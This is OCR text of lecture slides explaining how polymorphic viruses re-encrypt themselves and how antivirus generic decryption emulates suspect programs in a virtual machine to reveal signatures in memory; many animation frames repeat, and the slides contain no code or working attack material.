
5. Virus makes a new copy of itself and encrypts this copy.

The Polymorphic Virus




6. Virus appends the new decryptor and encrypted virus body to new file.

The Polymorphic Virus



The Polymorphic Virus

And we have a new infection!



Polymorphic malware: Extremely difficult to detect…


No shared unencrypted code between two malware samples of the same virus

What to do?

Generic decryption


- Key idea: let malware *do the hard decryption work for you*
  - ***Emulate*** code execution until the malware decrypts itself
    - Typically use some sort of virtual machine (VM) environment
  - Search for signatures in memory

Generic decryption



1. Load suspected program into VM.
2. Allow the program to execute normally.


Generic decryption



1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1

1. Load suspected program into VM.
2. Allow the program to execute normally.
3. "Tag" all modified memory as the program executes.


Generic decryption



1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1

1. Load suspected program into VM.
2. Allow the program to execute normally.
3. "Tag" all modified memory as the program executes.

Generic decryption




1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1

1. Load suspected program into VM.
2. Allow the program to execute normally.
3. "Tag" all modified memory as the program executes.

Generic decryption

1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1



1. Load suspected program into VM.
2. Allow the program to execute normally.
3. “Tag” all modified memory as the program executes.


Virtual Machine

Modified Memory

Generic decryption

1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1

And on it goes...




1. Load suspected program into VM.
2. Allow the program to execute normally.
3. "Tag" all modified memory as the program executes.

Modified Memory

Generic decryption

1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1



1. Load suspected program into VM.
2. Allow the program to execute normally.
3. “Tag” all modified memory as the program executes.


And on it goes...

Virtual Machine

Modified Memory

Generic decryption

1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1




1. Load suspected program into VM.
2. Allow the program to execute normally.
3. “Tag” all modified memory as the program executes.

And on it goes...

Generic decryption

1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1

And on it goes...



Simulated OS and other data structures

Host Program

Decryption Loop

Virus

